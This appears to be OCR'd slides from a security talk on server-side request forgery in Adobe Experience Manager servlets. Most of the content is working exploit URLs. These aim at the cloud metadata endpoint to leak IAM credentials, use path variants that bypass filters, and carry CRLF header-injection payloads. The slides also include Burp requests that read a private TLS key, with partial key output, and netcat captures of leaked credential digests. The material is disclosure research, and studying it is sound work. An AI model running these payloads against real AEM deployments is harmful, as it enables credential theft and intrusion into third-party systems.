
/libs/cq/contentinsight/content/proxy.reportingservices.json/a.png?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

/libs/cq/contentinsight/content/proxy.reportingservices.json/a.1.json?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

/libs/cq/contentinsight/content/proxy.reportingservices.json;%0aa.css?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

SSRF in ReportingServicesProxyServlet

P1 submission for private BB – Leak IAM role creds



SSRF in ReportingServicesProxyServlet

P1 submission for private BB – Ex-filtrate secrets from /etc via SSRF

Go Cancel < > Target: https://[redacted]

Request


Raw Params Headers Hex

```
GET
//libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.a.21.css?url=http
://localhost:4503/etc/ocs/libs/puppet/bootstrap/etc/ssl/private/ocs-x509-client-key
.pem%23/api1.omniture.com/a&q=a HTTP/1.1
Host: [redacted].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted].com/
Cookie:
AWSELB=DF997D6F14339B9BD862EB9165664CB249B8EF5DB0697F4BD32[redacted]73DCFE8C143E520E966
D06F602FB40277967204ADF75CA0168E5FE17D4F77BF4E6C46EFBC83A[redacted]KA_A2=A
DNT: 1
Connection: close
```

Response


Raw Headers Hex

```
        76:64:fa:39:10:53:b6:d2:49:ec:4b:ca:84:32:4e:
        a1:b8:87:32:4c:e6:f5:22:97:34:3a:b4:22:5c:df:
        22:c1:ef:c6:09:66:d2:df:51:9e:c8:e7:e9:c4:a0:
        40:77:75:06:ef:de:94:e3:1d:c2:9d:6c:30:72:b2:
        6e:3c:f2:89:85:43:87:99:1d:82:38:a0:64:c7:d6:
        48:c3:2a:ae:98:34:3b:8f:2b:88:13:c7:ba:7d:8c:
        3b:16:02:b2:40:86:03:08:05:bf:26:14:17:8d:88:
        c9:99:d2:db:87:c4:a0:e3:4d:7b:16:56:f0:e5:d5:
        45:12:e2:3c:61:40:f1:56:3a:6d:93:11:47:bc:b0:
        95:62:b4:0d:

prime1:
        00:c2:62:a4:a8:07[redacted]8d:25:fe:6b:b2:de:7c:
        16:85:89:f1:9c:[redacted]7:d5:62:dc:55:4b:2e:
        2c:c1:4c:44:2a[redacted]7c:6b:61:88:fc:f8:
        73:09:dc:8f:ff[redacted]9:c7:ef:68:1b:a1:
        41:52:b1:5b:25[redacted]6:d7:1d:ff:93:05:
        c8:fb:9e:a7:48[redacted]c6:2e:fd:39:a0:37:
        90:73:82:0c:f9:6[redacted]f:8c:35:d3:82:94:8c:
        27:4f:fc:84:fa:ae:7a:62:b1:f6:8e:a9:13:f6:f9:
        be:93:1a:5e:ef:2f:f1:38:02:b9:ee:7e:39:3e:e0:
        2d:b9:79:21:d0:59:18:87:b8:32:5f:23:e2:11:4a:
        45:1b:cf:

prime2:
```



SSRF in ReportingServicesProxyServlet

P2 submission for Adobe VDP – SSRF and RXSS



SSRF in SalesforceSecretServlet

CVE-2018-5006

Versions: 6.0, 6.1, 6.2, 6.3, 6.4

Allows to see the response**

Leak secrets (IAM role creds), RXSS (bypasses XSS filters)

- https://helpx.adobe.com/security/products/experience-manager/apsb18-23.html

/libs/mcm/salesforce/customer.json

** - Servlet makes POST request to URL

SSRF in SalesforceSecretServlet

/libs/mcm/salesforce/customer.json?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e

/libs/mcm/salesforce/customer.css?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e

/libs/mcm/salesforce/customer.html?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e

/libs/mcm/salesforce/customer.ico?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e

/libs/mcm/salesforce/customer.png?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e

/libs/mcm/salesforce/customer.jpeg?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e

/libs/mcm/salesforce/customer.gif?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e

/libs/mcm/salesforce/customer.html/a.1.json?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e

/libs/mcm/salesforce/customer.html;%0aa.css?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e


/libs/mcm/salesforce/customer.json/a.css?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e

/libs/mcm/salesforce/customer.json/a.png?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e

/libs/mcm/salesforce/customer.json/a.gif?checkType=authorize&authorization_url=**http://169.254.169.254**&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e


SSRF in SalesforceSecretServlet

P1 submission for Adobe VDP – Leak IAM role creds



SSRF in SalesforceSecretServlet

P2 submission for private BB – SSRF and RXSS



SSRF in SiteCatalystServlet

No CVE from Adobe PSIRT 

- Allows to blindly send POST requests
- Allow to specify arbitrary HTTP headers via CRLF or LF injection
- HTTP smuggling (works for Jetty)

/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet

/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json

SSRF in SiteCatalystServlet

Go | Cancel | < | > | Target: http://localhost:4502

Request

Raw | Params | Headers | Hex

```
GET
/libs/cq/analytics/components/sitecatalystpage/segments.json.
servlet?datacenter=http://localhost:8888%23&company=xxx&usern
ame=x%22%0aContent-Length%3a0%0a%0axxx&secret=yyyy HTTP/1.1
Host: localhost:4502
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:4502/projects.html/content/projects
X-Requested-With: XMLHttpRequest
Cookie:
login-token=c4fad6e7-463b-49b4-ba75-917112c8e530%3a9836845d-b
5f0-43b7-90c1-65f9e4abd350_25eccc625cf7c3ff%3acrx.default;
cq-authoring-mode=TOUCH
DNT: 1
Connection: close
```

Response

Raw | Headers | Hex | JSON Beautifier

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# netcat -nvlp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50657
POST / HTTP/1.1
X-WSSE: UsernameToken Username="x"
Content-Length:0

xxx:xxx", PasswordDigest="ng0RFMCVm1qeCibsHhifTL4Ix0s=", Nonce
="MjU3NzYuMzUxNDA0MDM5NTM1", Created="2018-06-16T11:06:51Z", a
ppkey="a1729166-7b52-2914-f15b-3834a2e118aa", appdigest="XNyph
1P5teytPZ0Nae1dQBpELts=", appnonce="MjU3NzYuMzUxNDA0MDM5NTM1"
User-Agent: Jakarta Commons-HttpClient/3.1
Host: localhost:8888
Content-Length: 21
Content-Type: application/json; charset=UTF-8

{"accessLevel":"all"}
```

SSRF in SiteCatalystServlet

/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.css?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.html?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.ico?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.png?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.gif?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.1.json?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet;%0aa.css?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet/a.css?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json/a.html?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json/a.css?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json/a.png?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json/a.1.json?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json;%0aa.css?datacenter=**https://site**%23&company=xxx&username=zzz&secret=yyyy

SSRF in AutoProvisioningServlet

No CVE from Adobe PSIRT 

- Allows to blindly send POST requests
- Allow to inject arbitrary HTTP headers
- HTTP smuggling (works for Jetty)

/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json

SSRF in AutoProvisioningServlet

Go Cancel < > Target: http://localhost:4502

Request

Raw Params Headers Hex

```
POST
/libs/cq/cloudservicesprovisioning/content/autoprovisionin
g.json HTTP/1.1
Host: localhost:4502
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://localhost:4502/projects.html/content/projects
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
CSRF-Token:
eyJleHAiOjE1MjkxNDk0NTIsImlhdCI6MTUyOTE0ODg1Mn0.h-Ikd1-UvV
9m0ic6fnaHxCkybdu0abSeIPin1YaU8pA
Content-Length: 181
Cookie:
login-token=c4fad6e7-463b-49b4-ba75-917112c8e530%3a9836845
d-b5f0-43b7-90c1-65f9e4abd350_25eccc625cf7c3ff%3acrx.defa
ult; cq-authoring-mode=TOUCH
DNT: 1
Connection: close

servicename=analytics&analytics.server=http://localhost:8
888/&analytics.company=1&analytics.username=2%22%0aConten
t-Length%3a0%0a%0axxx&analytics.secret=3&analytics.report
suite=4",a
```

Response

Raw Headers Hex HTML Render

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# netcat -nvlp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 42733
POST /?method=Company.GetTrackingServer HTTP/1.1
X-WSSE: UsernameToken Username="2"
Content-Length:0

xxx:1", PasswordDigest="fFTQ3U+j5i5mSd6IWXWhTnfhnio=", Nonce="M
TUyNTAuMTMzMjI5NTk0NDE2", Created="2018-06-16T11:35:38Z", appke
y="a1729166-7b52-2914-f15b-3834a2e118aa", appdigest="a5z/Eobofr
XsVlW5Zk8R4T8t9h4=", appnonce="MTUyNTAuMTMzMjI5NTk0NDE2"
User-Agent: Jakarta Commons-HttpClient/3.1
Host: localhost:8888
Content-Length: 16
Content-Type: application/json; charset=UTF-8

{"rsid":"4\",a"}
```

SSRF in AutoProvisioningServlet

/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.css
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.html
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.ico
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.png
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.gif
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.1.json
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json;%0aa.css

SSRF to RCE

- It’s possible to escalate 2 SSRFs to **RCE** on Publish server
- Tested on AEM 6.2 before AEM-6.2-SP1-CFP7 fix pack
